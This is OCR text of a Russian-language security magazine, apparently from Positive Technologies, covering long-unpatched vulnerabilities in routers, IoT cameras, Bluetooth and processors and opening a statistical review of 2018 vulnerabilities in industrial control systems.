
net/2E4WG1H), который без согласия владельцев удаленно закрыл в 100 тысячах роутеров MikroTik уязвимость RouterOS. Эта брешь позволяет удаленно перехватить плохо защищенные пароли доступа и другие файлы. Алексей, оказавшийся хабраюзером @LMonoceros, добавлял правила межсетевого экрана, которые закрывали доступ к роутеру не из локальной сети. Было бы хорошо, если бы производители маршрутизаторов как минимум информировали владельцев устаревшего оборудования о необходимости таких процедур, которые осуществил Алексей.

Как отключить интернет в целой стране


Не только роутеры, но и уязвимые IoT-устройства представляют опасность для их владельцев и окружающих. В 2016 году Либерия на некоторое время оказалась отключенной от интернета. По информации BBC (bbc.in/2UYaUHB), виновным был признан британец Дэниел Кей, нанятый для атаки на ведущего либерийского телекоммуникационного провайдера Lonestar человеком, работающим на конкурирующую компанию Cellcom. Хакеру предложили гонорар в 10 тыс. долларов в месяц. Для DDoS-атаки на Lonestar Кей создал ботнет, который состоял из камер наблюдения фирмы Dahua в Китае. Специалисты Positive Technologies хорошо знакомы с уязвимостями оборудования класса «интернет вещей»: в последние два года мы выявили проблемы в камерах наблюдения Dahua (bit.ly/2SxgNyv), а также в пылесосах, оснащенных веб-камерой (bit.ly/2th0nvb). Помимо участия в ботнетах, эти устройства позволяют подглядывать за своими владельцами. Что касается камер Dahua, которые используются для видеонаблюдения в банках, телекоме, энергетике, на транспорте, то обнаруженная ошибка позволяла перехватить и модифицировать видеотрафик — например, подставить статичную картинку и сделать в это время что-то плохое, допустим ограбить банк.

Ископаемые дыры

И все же наиболее опасная проблема связана с древними уязвимостями в промышленных системах автоматизации. Четыре года — столько времени прошло от уведомления разработчиков Positive Technologies до выпуска бюллетеня со стороны Schneider Electric по поводу уязвимостей в системах автоматизации производства Foxboro Evo и Foxboro DCS, широко



Наиболее опасная проблема связана с древними уязвимостями в промышленных системах автоматизации



используемых, например, в нефтяной отрасли в США и в других регионах. Атакующий может управлять всеми процессами, заблокировать систему. У этого производителя, как и у Siemens, есть активно работающий CERT. Менее крупные вендоры зачастую просто перекладывают риски на промышленное предприятие и живут спокойно. Затем выпускают новые устройства и предлагают заменять ими старое оборудование.

Взлом через Bluetooth

Не только заводы страдают от уязвимостей forever day. Представьте, девушка работает за ноутбуком, рядом с ней установлен смартфон. Она вводит несколько строчек кода и нажимает на Enter. Смартфон просыпается, активизируется его камера и начинается съемка. Это один из примеров эксплуатации уязвимости BlueBorne, обнаруженной специалистами Armis Labs в 2017 году в 8 млрд устройств, оснащенных Bluetooth (bit.ly/2TLO71c). Проблема касается мобильных устройств, работающих на Android и iOS, настольных компьютеров на базе Windows и Linux, а также IoT. Хакер может красть любые данные, заражать устройства вирусами-вымогателями, организовывать ботнеты. Осенью 2018 года в мире насчитывалось примерно 2 млрд устройств (xakep.ru/2018/09/14/blueborne-year-later/), подверженных уязвимостям BlueBorne. На рынке до сих пор существует множество смартфонов, обновление для которых больше не выпускают, а пользователи других смартфонов отказываются от апдейтов. Уязвимы 734 млн устройств на Android 5.1 и более ранних версий, свыше 260 млн на Android 6.0 и 50 млн iOS-девайсов на базе версий 9.3.5 и ниже.

В Android для проверки наличия уязвимости можно посмотреть в меню «О телефоне». Если в строке «Обновление системы безопасности Android» стоит дата ранее 1 августа 2017 года, значит — уязвимость есть. Apple устранила уязвимость в iOS 10.

Уязвимости в процессорах

Процессорные уязвимости Meltdown и Spectre — одни из самых опасных за долгие годы. Вредоносный скрипт может получить доступ к памяти и вытащить пароли, ключи шифрования и любые другие данные. Эксплуатация уязвимостей на первый взгляд кажется слишком сложной, учитывая, что атакующему требуется доступ к вашему процессору. Но достаточно вспомнить, сколько сейчас многопользовательских систем, облачных и хостинг-провайдеров, от Amazon до Dropbox, которые делят мощности одного процессора между различными клиентами.


Хакеру предложили гонорар в 10 тыс. долларов в месяц за отключение от интернета целой страны

Уязвима почти вся умная техника — не только компьютеры, ноутбуки и серверы, но и смартфоны, планшеты, smart-телевизоры и куча другого оборудования. Когда все эти устройства получат свои заплатки? Скорее всего — никогда. Эксперты Positive Technologies полагают, что современные процессоры скрывают в себе еще немало ошибок (bit.ly/2tjXo5i).

Вообще с аппаратными уязвимостями весьма много нерешенных проблем. В 2017 году наши эксперты обнаружили уязвимости в подсистеме Intel ME, которая позволяет полностью скомпрометировать ПК. Intel оперативно выпустила патч. Однако во всех материнских платах для весьма современных процессоров Skylake и KabyLake злоумышленник до сих пор может потенциально провести downgrade-атаку, то есть установить устаревшую и уязвимую версию Intel ME — и все-таки использовать уязвимость в этой подсистеме.

Что делать, если обновлений не будет

Необходимо использовать обходные решения. Например, в промышленной сфере грамотно изолировать критически важные сегменты сети и обеспечить мониторинг защищенности сети АСУ ТП. Уязвимые роутеры — защищать от входящих подключений межсетевым экраном. Важно следить за выходом обновлений — как показывает пример Microsoft, даже если обслуживание уже официально окончено, в экстренной ситуации оборудование все же получает необходимые «заплатки» (если компания-производитель еще существует). И рано или поздно надо менять уязвимое оборудование, выбирая более надежных вендоров — от некоторых атак, таких как KRACK в роутерах, в ряде случаев невозможно защититься малой кровью.




Найдите на странице киберслоган

a	e	m	i	y	r	v	e
r	f	x	v	c	r	c	c
i	s	i	m	i	s	w	a
v	h	k	h	f	r	f	t
r	w	f	e	v	x	u	c
s	f	g	e	w	x	o	h
r	i	s	i	m	i	y	i
u	t	r	в	s	w	g	n

#КИБЕРКВЕСТ

Промышленный сектор



Уязвимости в АСУ ТП: итоги 2018 года

Владимир Назаров, Иван Бойко, Юлия Симонова

2018 год оказался богат на инциденты в сфере АСУ ТП. Были опубликованы подробности атаки с использованием кибероружия Triton, аналога Stuxnet и Industroyer, который нацелен на оборудование АСУ ТП (bit.ly/2tRwulr). Кроме того, произошло несколько довольно громких инцидентов в промышленных компаниях, в частности Boeing заявил об атаке WannaCry (bloom.bg/2NKk33W), а спустя несколько месяцев тот же вирус стал причиной приостановки заводов Taiwan Semiconductor Manufacturing Company (bloom.bg/2NITMTN). Хотя эти атаки были нацелены на IT-инфраструктуру, их последствия негативно отразились и на производстве. Получается, что злоумышленнику не всегда нужно обладать какими-то специальными знаниями о технологическом процессе, чтобы повлиять на него.


После успешной эксплуатации уязвимостей в IT-инфраструктуре появляется возможность доступа к технологическому сегменту. Согласно нашим исследованиям, 82% промышленных организаций не готовы противостоять внутреннему нарушителю, который стремится проникнуть в технологическую сеть из корпоративной (bit.ly/2tUjVWy). А после получения доступа к технологическому сегменту сети у злоумышленника появляются широкие возможности по злонамеренному влиянию на компоненты АСУ ТП, и самый распространенный путь — это эксплуатация известных уязвимостей. Поэтому так важно знать об уязвимостях, имеющихся в оборудовании АСУ ТП: это позволяет владельцу вовремя оценивать возможные риски и принимать адекватные защитные меры.

Данное исследование содержит информацию об известных уязвимостях в компонентах АСУ ТП и их распространенности в интернете и позволяет оценить ситуацию в динамике за последние несколько лет.

Вирус стал причиной приостановки заводов Taiwan Semiconductor Manufacturing Company

Список сокращений

SCADA	supervisory control and data acquisition (диспетчерское управление и сбор данных)
АСУ ТП	автоматизированная система управления технологическим процессом
ПЛК	программируемый логический контроллер
ТУД	терминал удаленного доступа
ПО	программное обеспечение
РСУ	распределенные системы управления
ЧМИ	человеко-машинный интерфейс



Общее количество уязвимостей, обнаруженных в компонентах АСУ ТП

Анализ уязвимостей компонентов АСУ ТП

Методика исследования уязвимостей

В качестве основы для исследования была использована информация из общедоступных источников, таких как базы знаний уязвимостей, уведомления производителей, доклады на конференциях, публикации на специализированных сайтах и в блогах.

В качестве базы знаний уязвимостей использовались следующие ресурсы:

- ICS-CERT (ics-cert.us-cert.gov);
- NVD (nvd.nist.gov), CVE (cve.mitre.org);
- исследовательский центр Positive Research (securitylab.ru/lab).

Степень риска уязвимостей компонентов АСУ ТП определяется на основе значения Common Vulnerability Scoring System (CVSS) третьей версии (first.org/cvss).

В данное исследование попадают уязвимости, информация о которых была опубликована в 2018 году; также в нем содержатся дополнительные сведения об уязвимостях, найденных нашими экспертами в 2018 году, информация о которых была опубликована уже в 2019-м.

При анализе информации об опубликованных уязвимостях рассматривались уязвимости, найденные в оборудовании наиболее известных производителей компонентов для АСУ ТП.

Динамика обнаружения уязвимостей


По сравнению с 2017 годом количество новых уязвимостей в компонентах АСУ ТП выросло на 30%: на момент подготовки исследования опубликована полная информация о 243 уязвимостях, и еще 14 находятся на стадии анализа.

Зачастую в результате детального исследования той или иной системы обнаруживается не одна, а несколько уязвимостей. Например, при анализе системы управления процессами APROL компании B&R Automation[1] наши специалисты нашли 12 уязвимостей (bit.ly/2Hj9yDF).

1. С июля 2017 года входит в состав компании ABB, одного из мировых лидеров по производству промышленного оборудования.

Распределение опубликованных в 2018 году уязвимостей по производителям

В 2018 году лидером по количеству новых уязвимостей все так же остается компания Schneider Electric — даже несмотря на то, что количество вновь обнаруженных уязвимостей в оборудовании производства Siemens возросло почти в два раза. Подобное лидерство этих двух компаний вполне объяснимо: популярные производители имеют широкие линейки продуктов, используемых повсеместно.




Распределение опубликованных в 2018 году уязвимостей по основным производителям компонентов АСУ ТП


Распределение уязвимостей по компонентам

В 2018 году распределение уязвимостей по компонентам АСУ ТП заметно изменилось. Если в 2017 году большая доля уязвимостей приходилась на такие компоненты, как SCADA/ЧМИ, то в 2018 году распределение уязвимостей между SCADA/ЧМИ, ПЛК/ТУД и промышленным сетевым оборудованием — практически одинаково.

По сравнению с предыдущим годом доля уязвимостей в компонентах ПЛК/ТУД выросла на 7%. Стоит отметить, что наши эксперты обнаружили 10 уязвимостей в модулях ПЛК компаний Siemens и Schneider Electric.



Доли уязвимостей, найденных в различных компонентах АСУ ТП



- Избыточные права и привилегии, недостаточный контроль доступа
- Неправильная проверка ввода
- Уязвимости при работе с памятью
- Выход за пределы назначенного каталога
- Раскрытие информации
- Внедрение команд
- Некорректный контроль доступа
- Внедрение операторов SQL
- Межсайтовое выполнение сценариев
- Некорректный механизм аутентификации
- Другие


Типы уязвимостей компонентов АСУ ТП

Распределение уязвимостей по типу

Значительная доля уязвимостей связана с некорректной аутентификацией или избыточными правами. При этом больше половины этих уязвимостей (64%) могут эксплуатироваться удаленно.

Распределение уязвимостей по их воздействию

Около 75% уязвимостей связаны с возможным нарушением доступности (полным или частичным) компонентов АСУ ТП. Эксплуатация таких уязвимостей, к примеру, в сетевом оборудовании может нарушить сетевое взаимодействие и негативно повлиять на технологический процесс; сетевое оборудование — один из ключевых элементов АСУ ТП, поскольку оно обеспечивает передачу команд между компонентами.




Значения метрик CVSS (указаны доли уязвимостей)

Распределение уязвимостей по степени риска

Больше половины выявленных уязвимостей относятся к критической и высокой степеням риска в соответствии с оценкой CVSS версии 3. При этом доля таких уязвимостей выросла на 17% по сравнению с предыдущим годом.

